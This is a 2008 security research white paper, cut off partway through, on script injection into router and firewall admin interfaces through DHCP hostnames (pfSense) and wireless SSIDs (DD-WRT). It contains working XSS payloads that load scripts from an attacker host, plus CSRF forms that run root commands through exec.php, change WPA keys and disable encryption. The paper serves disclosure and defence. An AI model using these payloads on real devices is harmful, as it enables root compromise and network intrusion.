Behind Enemy Lines

Rafael Dominguez Vega

29 July 2008

MWR InfoSecurity

MWR InfoSecurity

Contents

1 Abstract

Web interfaces are now commonly used for administering systems and networks by organisations ranging from small businesses through to those with major enterprise environments. Most products or applications have a web interface to aid administrators with the configuration process.

Administrative interfaces can be affected by vulnerabilities in just the same way as publicly facing websites can be. Methods for attacking web applications are well documented; however, the impact of similar attacks on administrative interfaces is often not properly appreciated or understood. Given the functionality and privileges commonly available within these tools, the impact of these vulnerabilities can be greatly increased.

This paper offers a fresh perspective on this important aspect of application security, highlighting attacks vectors that are not currently being protected against. In addition, the intention of this white paper is to assist system administrators in reducing the risks associated with these technologies.

2 Introduction

Systems are increasingly configured and administered by web interfaces, either by standalone software providing multiple functionality for network wide management, or as embedded components managing a particular network device such as firewall, a router or access points. Whilst there are many obvious similarities between the security of standard and administrative applications, there are also some notable differences; for example, administrative web interfaces normally have highly privileged access to operating system functions via in-built scripts.
Given the considerable additional privileges and functionality often associated with administrative applications, any vulnerabilities which are present can have a greatly increased security impact and so the security of all such applications deserves particular examination. This paper will examine the security risks associated with such powerful programmes operating in typical environments.

One of the more powerful and frequently attempted attack techniques used against web applications is the exploitation of weaknesses introduced by poor validation of user input. Weaknesses in this area are still relatively common in web applications and form the basis of a number of attacks, including SQL injection and Cross Site Scripting (XSS). That is to say, Internet based attackers see exploiting web applications as one of the ways to achieve the most success from their exploitation attempts.

As a consequence, for some time now, security best practice has dictated that applications should never trust user input and, with web developers becoming more aware of the risks posed by improperly validated input data, it is increasingly common to see checks being performed on areas of an application that accept user input.

However, security best practice in this area is often misunderstood in that user input is narrowly interpreted in terms of the data a user might enter as values for parameters in a web application form (such as names, addresses, passwords, key search words, etc.). Consequently, many web applications validate data which is directly entered via a browser but fail to sanitise data from other input vectors.

The use of alternative input protocols and methods (such as DHCP and 802.11) is more commonly seen in administrative applications as their functionalities interact with different services and this white paper discusses the security implications of this.

It should be noted that the exploit techniques discussed in this white paper are not new; however, the abuse of these injection vectors and how this applies to administrative applications has not been widely discussed in the public domain.

3 Exploit Techniques

3.1 DHCP Script Injection

3.1.1 Technical Background

DHCP (Dynamic Host Configuration Protocol), is a UDP protocol that runs at the application level(TCP/IP OSI reference model) and is used to assign dynamic IP addresses to devices on a network [1].DHCP also enables the exchange of a series of TCP/IP configuration parameters (such as the subnet mask, default router, device host name, etc) between the DHCP server and the network device.

In order to obtain a dynamic IP address, the network device must first send a DHCPDISCOVER message in order to find the DHCP server on the network. The server will respond by sending a DHCPOFFER message, containing the IP address that the server is offering (referred to as the 'IP lease offer'). The network device then broadcasts a DHCPREQUEST message in response to the IP lease offer received from the DHCP server. The DHCP Options field of this message contains the Hostname of the network device.

When the DHCP server receives the DHCPREQUEST from the network device, it responds with a DHCPACK message assigning the IP address to the network device and adding it to the list of active leases.

3.1.2 Vulnerability Description

A number of administrative applications are available which allow users to manage a network DHCP server via a web interface. This allows administrators to set up configuration options and view active DHCP leases.

However, during the research for this paper it was found that a large number of these administrative web applications did not properly sanitise parameters that were passed to them from the DHCP server and therefore an attacker. In particular, a specially crafted DHCPREQUEST message containing malicious JavaScript or HTML code in the DHCP Options Hostname field could be sent to the DHCP server; the malicious code would then be displayed in the DHCP active leases page of the vulnerable administrative application and would be executed when an administrator visited the page.

During the research for this paper it was discovered that this type of attack was firstly publicly disclosed in 2004 by Gregory Duchemin and affected the D-Link firmware present in various devices [2]. More detailed research about this type of attack, how the impact of this attack can be enhanced when used in combination with other attack techniques and how potentially affected systems can be audited is provided in this white paper.

3.1.3 Vulnerability Case Study - pfSense

During the research for this paper a number of administrative applications were identified as being vulnerable to DHCP Script Injection. Specific details for one of these vulnerable devices are given below together with an example of how an attack could be performed. A patch exists that resolves this issue, details of this can be found in the 'pfSense DHCP Script Injection' security advisory [3].

"pfSense is a free, open source customised distribution of FreeBSD tailored for use as a firewall and router."[4]

The pfSense firewall and router is intended to provide users with various functionality, including VPN connectivity, load balancing, real time information, and a DHCP Server.


The DHCP server is managed via an administrative web interface. This allows users to set up configuration options and view active DHCP leases. Additionally, the pfSense firewall allows administrators to execute OS commands in the underlying system using the 'exec.php' script provided by the administrative web interface.

3.1.3.1 Overview of Vulnerability

The pfSense firewall 1.0.1 administrative web interface has been identified as being vulnerable to a script injection attack. An attack could be crafted to execute commands on the target system with root privileges through the 'exec.php' script.

The administrative web interface obtains information about the active leases from the DHCP server. An attacker connected to the same internal network on which the pfSense device is located could send a specially crafted DHCPREQUEST message containing a malicious payload in the DHCP Options Hostname field. This would then be passed from the DHCP server to the web interface and executed when the DHCP active leases page was visited by an administrator. The pfSense web interface runs with root privileges and the malicious code would be executed with these privileges.

A screenshot of a JavaScript alert box being rendered on the DHCP leases page after a malicious DHCPREQUEST message was sent is included here: -



Diagnostics: DHCP leases

IP address	MAC address	Hostname	Start	End	Online	Lease Type
10.0.0.123	[redacted]		2008/02/12 09:05:37	2008/02/12 11:05:37	offline	active
10.0.0.168	[redacted]	[redacted]	2008/02/12 09:32:58	2008/02/12 11:32:58	online	active
10.0.0.122	[redacted]			3:24	online	active
10.0.0.140	[redacted]			3:12	offline	active
10.0.0.151	[redacted]			9:59	offline	active
10.0.0.119	[redacted]			9:59	offline	active
10.0.0.199	[redacted]			6:21	offline	active
10.0.0.182	[redacted]			9:03	online	active
10.0.0.144	[redacted]	[redacted]	2008/02/12 09:44:31	2008/02/12 11:44:31	online	active
10.0.0.127	[redacted]		2008/02/12 09:47:07	2008/02/12 11:47:07	online	active
10.0.0.166	[redacted]	[redacted]	2008/02/12 09:47:59	2008/02/12 11:47:59	online	active
10.0.0.102	[redacted]	[redacted]	2008/02/12 09:49:12	2008/02/12 11:49:12	online	active
10.0.0.125	[redacted]	[redacted]	2008/02/12 09:50:48	2008/02/12 11:50:48	online	active
10.0.0.149	[redacted]	[redacted]	2008/02/12 09:53:16	2008/02/12 11:53:16	online	active
10.0.0.138	[redacted]	[redacted]	2008/02/12 09:55:37	2008/02/12 11:55:37	online	active
10.0.0.104	[redacted]	[redacted]	2008/02/12 09:56:49	2008/02/12 11:56:49	online	active
10.0.0.154	[redacted]	[redacted]	2008/02/12 09:57:39	2008/02/12 11:57:39	online	active


The page at https://10.0.0.1 says:

123

OK

Figure 1: JavaScript rendered in the DHCP leases page.

An example DHCPREQUEST message containing a malicious payload in the DHCP Options Hostname field is shown in the Wireshark capture below:-



```
    Boot file name not given
    Magic cookie: (OK)
 ⊞ Option: (t=53,l=1) DHCP Message Type = DHCP Request
 ⊞ Option: (t=12,l=64) Host Name = "<body onload=window.location.href='http://attacker-web-server/'>"
 ⊞ Option: (t=50,l=4) Requested IP Address = 192.168.177.131
 ⊞ Option: (t=54,l=4) Server Identifier = 10.0.0.1
 ⊞ Option: (t=55,l=3) Parameter Request List
    End Option
    Padding
```

```
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0110  00 00 00 00 00 00 63 82  53 63 35 01 03 0c 40 3c   ......c. Sc5...@<
0120  62 6f 64 79 5f 6f 6e 6c  6f 61 64 3d 77 69 6e 64   body_onl oad=wind
0130  6f 77 2e 6c 6f 63 61 74  69 6f 6e 2e 68 72 65 66   ow.locat ion.href
0140  3d 27 68 74 74 70 3a 2f  2f 61 74 74 61 63 6b 65   ='http:/ /attacke
0150  72 2d 77 65 62 2d 73 65  72 76 65 72 2f 27 3e 32   r-web-se rver/'>2
0160  04 c0 a8 b1 83 36 04 0a  00 00 01 37 03 70 61 64   .....6.. ...7.pad
0170  ff 00                                              ..
```

Figure 2: DHCPREQUEST Hostname field malicious payload.

3.1.3.2 Exploit Information

It was possible to construct a proof of concept DHCP script injection attack which could be used to execute arbitrary code remotely using a Cross Site Request Forgery (CSRF) technique [5]. This could, in turn, be used as the basis of an attack which gained access to a pfSense device with root privileges.


CSRF allows attackers to perform web based actions within the affected user's browser session. This could be exploited in the form of a link which the targeted user is persuaded to click on to initiate the malicious action. Alternatively, a separate script injection vulnerability could be exploited so that the targeted user would not need to interact with a link; the injected script would reference a script on a remote web server under the attacker's control and the remote script would perform the action within the targeted user's browser session.

In the example attack outlined below, this second form of CSRF technique is used in combination with DHCP script injection. This method could be used to fully compromise a device.

An attacker would send a specially crafted DHCPREQUEST message to a pfSense DHCP server. The DHCP message would contain a malicious payload in the DHCP Options Hostname field of the message. The injected code could be of the following form: -

```
<iframe height=0 width=0 src='http://attacker-web-server/'>
```

This code would execute in the DHCP leases page when visited by the administrator and reference a malicious script located on a host under the attacker's control.


Diagnostics: DHCP leases

IP address	MAC address	Hostname	Start	End	Online	Lease Type
10.0.0.166		Payload	2008/04/15 08:10:44	2008/04/15 10:27:51	online	active

The malicious code injected in the "Hostname" field of the DHCP packet executes on the page

Figure 3: Delivery of malicious script to the Hostname field.

The web server hosting the malicious script could then make a POST request to the command execution functionality provided by the pfSense web interface (http://target/exec.php) and execute the desired command using a CSRF technique.

The attacker's web server could make the POST request to the command execution functionality using the following code:-

```
<html>

<body onload="javascript:document.forms.frmExecPlus.submit();">
```


```
<form name="frmExecPlus" action="https://target/exec.php" method="POST"
enctype="multipart/form-data">

<input id="txtCommand" name="txtCommand" type="hyden" size="80" value="whoami">
<input type="hidden" class="button" value="Execute">

</form>
</body>
</html>
```

It should be noted that the target IP will need to be provided in the action of the above code, this will be known as it is the same as the DHCP server that provides the attacker with a DHCP lease.

This trivial example would result in the "whoami" command being executed on the system. However, an attacker could alter this code to execute system level commands of their choosing, which could result in the remote compromise of the target system.


Diagnostics: Execute command

```
$ whoami
root
```

Execute Shell command

Command: whoami

Figure 4: pfSense administrative interface command execution page.

Given the high level of privilege and the wide ranging functionality of the administrative interface this attack could take a variety of forms, depending on the attacker's intention and imagination. Some of the possibilities are listed below:-

- A new administrative user could be added to the pfSense web interface, or the administrator's password changed
- A new root user account could be created on the local system of the affected device and these credentials used to SSH to the box and obtain a command shell
- Upload a backdoor to the system
- Cause a permanent denial of service condition
- Modify firewall filtering rules

It should be noted that this type of attack could be performed without alerting the targeted users of the attack. A real attacker would try to be as unobtrusive as possible and hide malicious actions from the targeted user.

A video file of a pfSense DHCP Script Injection attack being used to obtain a root command shell can be found at the following location [6]

3.1.4 Dependencies

For this attack to be successfully exploited, the attacker's systems would have to be connected to the same network on which the pfSense device was located. The pfSense device's DHCP server would also need to be active and to provide the attacker's system with an IP address.

It should be noted that the script used for the DHCP Options Hostname field payload in the example attack described above has been tested in the Mozilla Firefox web browser and is known to be executed. This has been proved to cause the user's browser to connect to the attacker's web server.

3.1.5 Range of Affected Systems

Of the administrative interfaces that were tested during the research for this paper roughly 45% were found to be vulnerable to DHCP script injection attacks. This indicates a potentially widespread problem exists that could affect a large number of other devices that provide DHCP functionality via a web interface.

3.2 SSID Script Injection

3.2.1 Technical Background

The 802.11 protocol is used in wireless local area network (WLAN) computer communication to provide wireless access to wired networks. The protocol defines three main packet types: data, management and control. These are used for communication and for the management and control of the wireless network.

APs typically provide wireless communication between computers and a wired network. They periodically send management beacon packets in order to announce their presence and provide information (such as their SSID, the encryption in use and other parameters associated with the AP). Wireless clients normally scan 802.11 radio channels for management beacons packets in order to choose an AP with which to associate.

3.2.2 Vulnerability Description

The administrative web interfaces for many wireless access points (APs) provide users with 'Neighbourhood Wireless Scan' functionality. This functionality scans for all accessible APs and displays the details of any APs which are identified. However, examination of these administrative interfaces revealed that a large number of them do not properly sanitise the parameters that are passed to them from any accessible APs.

An attacker could set up a fake AP broadcasting specially crafted 802.11 'beacon' packets containing a malicious payload in the Service Set Identifier (SSID). The malicious SSID would be displayed in the 'Neighbour's Access Points Table' page of the administrative interface and would be executed when an administrator scanned for APs.

3.2.3 Vulnerability Case Study - DD-WRT

During this research a number of administrative applications were identified as being vulnerable to SSID Script Injection. The details for one of these devices are given below with an example of how the attack could be performed. A patch exists that resolves this issue, detail of this can be found in the 'DD-WRT SSID Script Injection' security advisory [7].

"DD-WRT is a third party developed firmware released under the terms of the GPL for many IEEE 802.11a/b/g/h/n wireless routers based on a Broadcom or Atheros chip reference design." [8]

DD-WRT firmware is supported by a large number of devices, such as the Linksys WRT54G. A full list of supported devices is available from the following location [9]

The DD-WRT firmware implemented in APs provides users a ‘Site Survey’ functionality which scans for accessible APs and displays the results in the administrative web interface.


3.2.3.1 Overview of Vulnerability

Versions 23 and 24 of the DD-WRT administrative web interface have been identified as being vulnerable to script injection. An attack could execute commands on the target system with root privileges by using the command execution functionality provided by the administrative web interface.

The DD-WRT web interface obtains information about APs which are in range from its inbuilt ‘Site Survey’ functionality. An attacker could set up a fake AP broadcasting specially crafted 802.11 beacon packets to all wireless devices within range; these packets would contain a malicious payload in the SSID.

The malicious SSID would then be displayed in the ‘Neighbor’s Wireless Networks’ page of the DD-WRT administrative interface and executed when an administrator scanned for APs. The DD-WRT web interface runs with administrative privileges and the malicious code injected would be executed on this page with these privileges.

A screenshot of a JavaScript alert box being rendered on the ‘Neighbor’s Wireless Networks’ page after a malicious management beacon packet was sent is included here: -



Firmware: DD-WRT v23 SP1-RC4 (05/12/06) voip
Time: 00:51:47 up 51 min, load average: 0.01, 0.02, 0.00
WAN IP: 0.0.0.0

Wireless

http://192.168.1.1 - DD-WRT - Site Survey - Mozilla Firefox

Status: Using None

Neighbor's Wireless Networks

SSID	MAC Address	Channel	Rssi	Noise	beacon	Open	dtim	Rate	Join Site

The page at http://192.168.1.1 says:

123

Figure 5: JavaScript rendered on the Neighbor’s Wireless Networks page

It should be noted that SSIDs have a maximum length of 32 characters and this would not normally be sufficient to inject a usable malicious payload for an attack.

However, an attacker could set up two fake APs and deliver a payload using the combined content of both SSIDs. Such a payload of 64 characters would be enough to make a remote connection to a malicious web server.

3.2.3.2 Exploit Information - Attack 1

It was possible to construct a proof of concept attack which could be used to execute arbitrary code remotely. This could, in turn, be used as the basis of an attack which gained access to a DD-WRT device with administrative privileges.

One example of how this method could be used to fully compromise a device via this attack is outlined below.

An attacker could set up a two fake AP broadcasting specially crafted 802.11 'beacon' packets containing a malicious payload in the SSID.

The injected code could be of the following form in the first AP: -

```
 </script><script>location=/*
```

The injected code could be of the following form in the second AP: -

```
*/"http://attacker";</script>
```


Two malicious SSIDs could be combined together by the use of JavaScript comment tags (/* */) and would make the following payload usable in an attack.

```
</script><script>location="http://attacker";</script>
```

This payload is known to execute in the Mozilla Firefox web browser and would cause the user's browser to connect to the attacker's web server.

Successfully exploiting this technique would depend on the SSIDs being rendered on the vulnerable page in the correct order; nevertheless, successfully combining just two SSIDs could be sufficient to allow remote code execution.

This code would execute in the 'Neighbor's Wireless Networks' page and reference a malicious script located on a host under the attacker's control.



Time: 00:02:15 up 2 min, load average: 0.49, 0.21, 0.07
WAN IP: 0.0.0.0

Neighbor's Wireless Networks

SSID	MAC Address	Channel	Rssi	Noise	beacon	Open	dtim	Rate	Join Site
wireless	[redacted]	13	-65	-98	100	No	0	12(g)	Join
Malicious SSID 1	[redacted]	1	-86	-98	100	No	0	12(g)	Join
Malicious SSID 2	[redacted]	1	-88	-98	100	No	0	12(g)	Join

Figure 6: Delivery of malicious script to SSID field.

The attacker's web server could then make a POST request to the Wireless Encryption functionality provided by the DD-WRT web interface (http://target/apply.cgi) and change the wireless key using a Cross Site Request Forgery technique.

The following code could be used by the attacker's web server to make the malicious POST request to the Wireless Encryption functionality:-

```
<html>
<body onload="javascript:document.forms.wpa.submit();">

<form name="wpa" action="http://192.168.1.1/apply.cgi" method="POST">
      <input type="hidden" name="submit_button" value="WL_WPATable" />
      <input type="hidden" name="submit_type" />
      <input type="hidden" name="change_action" />
      <input type="hidden" name="action" value="ApplyTake"/>
      <input type="hidden" name="security_varname" />
      <input type="hidden" name="security_mode_last" />
      <input type="hidden" name="wl_wep_last" />
      <input type="hidden" name="filter_mac_value" />
      <input type="hidden" name="security_mode" value="psk"/>
      <input type="hidden" name="wl_crypto" value="tkip"/>
      <input type="hidden" name="wl_wpa_psk"
      value="elperrodesanroquenotienerabo" />
      <input name="wl_wpa_gtk_rekey" type="hidden" value="3600" />
</form>
</body>
</html>
```

It should be noted that in this script the 'action' is set to make the POST request to 192.168.1.1. This was chosen as, by default, DD-WRT will run on this IP address;

however, this will not always be the case and would depend on the network's configuration.

If the reference was to the wrong IP address the attack would fail. However, the remote script called by the malicious SSID could simply be altered so that it made any number of POST requests which were identical apart from the 'action' value. These could point to a range of typical DD-WRT IP addresses, such as 192.168.1.1, 192.168.1.254 and 10.0.0.1. The script loading multiple pages would look as follows:-

```
 <html>
<frameset rows="0%,0%,0%,0%,100%">

 <frame src="http://attacker/ip-one.htm">
 <frame src="http://attacker/ip-two.htm">
 <frame src="http://attacker/ip-three.htm">
 <frame src="http://attacker/ip-four.htm">


</frameset>
</html>
```

Another option would be to implement a script on the web server which would check for the IP of the previous request made by the user's browser in the referrer field of the request header and use this in the action value.

In this example, this would result in unauthorised access to the targeted wireless network. An attacker could then send a second POST request within the same CSRF attack (this time to the command execution functionality) and execute commands of their choosing. This would result in the full compromise of the affected system.

3.2.3.3 Exploit Information - Attack 2

A more effective attack would replicate the initial stages of the attack outlined above but would direct the second POST request at the "Administration Management" functionality in order to change the administrator's credentials; this would of course give the attacker full administrative access to the affected device. For this to be successfully exploited the attacker would have to follow a series of steps and these are described below:-

1. As previously described, the attacker would set up fake APs containing the malicious payload which would execute in the administrator's web interface and reference a malicious script hosted on the attacker's remote web server. However, in this attack the malicious script (main.htm) would be as follows:-

```
<html>
<frameset rows="0%,0%,100%">

 <frame src="http://attacker/a-csrf.htm">
 <frame src="http://attacker/b-csrf.htm">

</frameset>
</html>
```

2. main.htm references two other scripts hosted on the attacker's web server. The first script (a-csrf.htm) is shown below and its purpose is to disable the 802.11 encryption of the device and so allow the attacker to gain access to the wireless network:-

```
<html>
<body onload="javascript:document.forms.wpa.submit();">

<form name="wpa" action="http://192.168.1.1/apply.cgi" method="POST">
<input type="hidden" name="submit_button" value="WL_WPATable" />
<input type="hidden" name="action" value="ApplyTake" />
<input type="hidden" name="change_action" value="gozila_cgi" />
<input type="hidden" name="submit_type" value="save" />
<input type="hidden" name="security_varname" />
